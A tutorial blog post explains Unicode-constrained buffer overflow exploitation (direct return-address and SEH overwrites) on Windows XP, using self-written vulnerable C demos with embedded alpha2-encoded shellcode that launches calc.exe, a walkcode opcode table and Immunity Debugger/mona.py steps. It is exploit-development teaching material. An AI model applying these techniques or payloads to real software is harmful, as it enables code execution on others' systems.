Exploit 0x4 Unicode Exploit Introduction

By ITh4cker

Today,I will introduce the unicode-related exploit in buffer overflows☺

What is Unicode?

Unicode provides a unique number for every character,
no matter what the platform,
no matter what the program,
no matter what the language.

Before unicode came into being,the ANSI is on the popularization.Unicode and ANSI are different ways(or formats) of character encodeing.The ANSI character encoding standard is origiated in United States and it encode a character with 1 byte at most,which can represent 255 characters,for their language is English,which use only no more than 128 characters(including 26 letters ,10 digits(0-9) ,and other punctuations..)So it's enough for them,but for other countries and languages,it's far from enough at all!At that time, the unicode born for the unification of different character encoding systems and ways ,which encodes a character with **2** bytes,in that case,it can represent 65535 characters(it's enough for all world!)

For example,when store the ASCII character "\x41" in memory using unicode,it truns into "\x00\x41\x00\x41",for which this is just the result of a conversion from data to wide char data by calling the API MultiByteToWideChar(**Note**:*The result of any unicode conversion depends on the* ***codepage*** *that was used*) it's important to remember that only the ASCII characters between 01h and 7fh have a representation in ansi unicode where null bytes are added for sure,and the codepage is important in Unicode! You can see the following link to know more about the codepage and unicode: http://www.ibm.com/developerworks/library/ws-codepages/ws-codepages-pdf.pdf (Read it before keep reading☺)

Next I will introduce how to exploit in Direct Ret Overwrite and SEH Overwrite with only Unicode Environment.

1. Direct RET

As we all known,we can just using an address we want to overwrite the ret in ascii and stack based overflow,for example, we use the address 0x41414141 in ascii,and it becomes 0x00410041 in unicode,so it failed in overwritting.But we can using the pattern like 0x00mm00nn to exploit successfully.for example,if your shellcode are locataed at 0x00410041 or

closer to it,then we can using \x41\x41 or \xmm\xnn(call or jmp to some a register,which points to our shellcode)to overwrite the ret.Next I will show you my demo☺:

The demo:

```
*****************************
#include<wchar.h>

wchar_t * usc =
L"PPYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABA"
L"RALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1"
L"AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JBmaYK0"
L"drkKm00YpkP9prkRk4dipYpYp4K1KZl4KaKJtRkmKTK"
L"mKTKqKlPMaKFPVS8aSOqPlOsBkEtnv0Pe0zYkUqdznR"
L"mgKTZWLkU9ptMsSNNZRM8M0JKLLtMekxzXJkQm0TMQsvMNCm69pnw9oWpA"
;

void test(wchar_t * input)
{
    wchar_t buffer[272];
    wcscpy(buffer,input);
}

void main()
{
    test(usc);
    _asm
    {
        push eax
        ret
    }
}
*****************************
```

I have to say 4 points about this demo:

1.The demo is code using unicode for the convience of demonstration.

2.The shellcode has been encoded by alpha2 encoder


3.I using the force jump to eax(point to shellcode) just for demonstration.☺

4.The demo was compiled in VS2008 with SAFESEH and GS and optimation disabled in realease version,for which just test it on XP SP3..if you test it on other OS like win7 or later, you must modify it and test it again,or it will fail!

Just for demonstrating!


Debug it in Immunity Debugger:

Before wcscpy:




We can see the ret address are 0040103E at stack 0x0012FF74

After wcscpy:




Let us have a look at registers,we find that eax point to our shellcode,it's great!then we can use the address of jmp/call eax to overwrite the ret,but here I must say,because I don't find the unicode address for jmp/call eax,so I add the inline asm statement for demonstrating the exploit..In the real exploit,you should find the address first(use the strong py script **mona.py** for Immunity Debugger ,the command is `!mona jmp -r eax`)

Then run the process,you will see the calc.exe pop up☺



2. SEH

In SEH-based exploit,we just overwrite the nSEH with the jumpcode(jump to shellcode) and SEH handler with the instruction sequences “pop pop ret”.But in unicode exploit,it can’t work fine,for the jump instruction can’t satisfy our requirement(unicode compatibility),it doesn’t matter☺,in fact we can “walk to shellcode” by some harmless instructions like following:



Here we should note 2 points:

1. The walkcode is harmless to our flow
2. The address of “pop pop ret” is unicode compatible and also harmless to the flow for “walk” to the shellcode successfully


Here the I use the \x61\x62 as the walkcode,for which the \x61 = popad and \x00\x62\x00 = add byte ptr ds:[edx],ah. In fact,there are plenty of other instructions you to choose from as you can see below:

EAX		EBX		ECX	
\x40	add byte ptr ds:[eax],al	\x43	add byte ptr ds:[ebx],al	\x41	add byte ptr ds:[ecx],al
\x48	add byte ptr ds:[eax],cl	\x4b	add byte ptr ds:[ebx],cl	\x49	add byte ptr ds:[ecx],cl
\x50	add byte ptr ds:[eax],dl	\x53	add byte ptr ds:[ebx],dl	\x51	add byte ptr ds:[ecx],dl
\x58	add byte ptr ds:[eax],bl	\x5b	add byte ptr ds:[ebx],bl	\x59	add byte ptr ds:[ecx],bl
\x60	add byte ptr ds:[eax],ah	\x63	add byte ptr ds:[ebx],ah	\x61	add byte ptr ds:[ecx],ah
\x68	add byte ptr ds:[eax],ch	\x6b	add byte ptr ds:[ebx],ch	\x69	add byte ptr ds:[ecx],ch
\x70	add byte ptr ds:[eax],dh	\x73	add byte ptr ds:[ebx],dh	\x71	add byte ptr ds:[ecx],dh
\x78	add byte ptr ds:[eax],bh	\x7b	add byte ptr ds:[ebx],bh	\x79	add byte ptr ds:[ecx],bh
EDX		EBP		EDI	
\x42	add byte ptr ds:[edx],al	\x45	add byte ptr ds:[ebp],al	\x47	add byte ptr ds:[edi],al
\x4a	add byte ptr ds:[edx],cl	\x4d	add byte ptr ds:[ebp],cl	\x4f	add byte ptr ds:[edi],cl
\x52	add byte ptr ds:[edx],dl	\x55	add byte ptr ds:[ebp],dl	\x57	add byte ptr ds:[edi],dl
\x5a	add byte ptr ds:[edx],bl	\x5d	add byte ptr ds:[ebp],bl	\x5f	add byte ptr ds:[edi],bl
\x62	add byte ptr ds:[edx],ah	\x65	add byte ptr ds:[ebp],ah	\x67	add byte ptr ds:[edi],ah
\x6a	add byte ptr ds:[edx],ch	\x6d	add byte ptr ds:[ebp],ch	\x6f	add byte ptr ds:[edi],ch
\x72	add byte ptr ds:[edx],dh	\x75	add byte ptr ds:[ebp],dh	\x77	add byte ptr ds:[edi],dh
\x7a	add byte ptr ds:[edx],bh	\x7d	add byte ptr ds:[ebp],bh	\x7f	add byte ptr ds:[edi],bh
ESI					
\x46	add byte ptr ds:[esi],al				
\x4e	add byte ptr ds:[esi],cl				
\x56	add byte ptr ds:[esi],dl				
\x5e	add byte ptr ds:[esi],bl				
\x66	add byte ptr ds:[esi],ah				
\x63	add byte ptr ds:[esi],ch				
\x76	add byte ptr ds:[esi],dh				
\x7e	add byte ptr ds:[esi],bh				


And I use the \xcc\xcc to overwrite the SEH handler,for I don’t find a unicode

compatible address fpr pop pop ret,I will modify it after triggering the exception☺.
The demo code:


```
* #include<wchar.h>

wchar_t * usc =
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
L"AAAAAAAAAAAAAAAAAAAAAAAA"
L"\x61\x62"   //nSEH
L"\xcc\xcc"   //SEH handler
L"PPYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABA"
L"RALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1"
L"AIQIAIQI111AIAJQYAZBABABABABkMAGB9u4JBmaYK0"
L"drkKm00YpkP9prkRk4dipYpYp4K1KZl4KaKJtRkmKTK"
L"mKTKqKlPMaKFPVS8aSOqPlOsBkEtnv0Pe0zYkUqdznR"
L"mgKTZWLkU9ptMsSNNZRM8M0JKLLtMekxzXJkQm0TMQsvMNCm69pnw9oWpA"
;
void test(wchar_t * input)
{
    int zero = 0;
    wchar_t buffer[272];
    wcscpy(buffer,input);
    zero = 1 / zero;
}

void main()
{
    test(usc);

} **************

***************

Debug it in Immunity Debugger,after wcscpy:
```




We have overwrite the SEH structure successfully,now let me modify the SEH handler with address for pop pop ret,just use the command "!mona seh":



I use the address 0x004011d7 here,for it doesn't harm our flow.



Okay!The eip has come into the shellcode region!



Note: Here I just demonstrate it by writting demo code on my own,for which it's simple to explain the theory.You can also reference the tutorial for the real vul exploit..

Reference:

1. Coreleam Team
   https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/
2. Mike Czumak – SecurityShift
   http://www.securitysift.com/windows-exploit-development-part-7-unicode-buffer-overflows/
3. e.t.c..(you can find many tutorials on Internet☺

ITh4cker 2016/1/31 Beijing China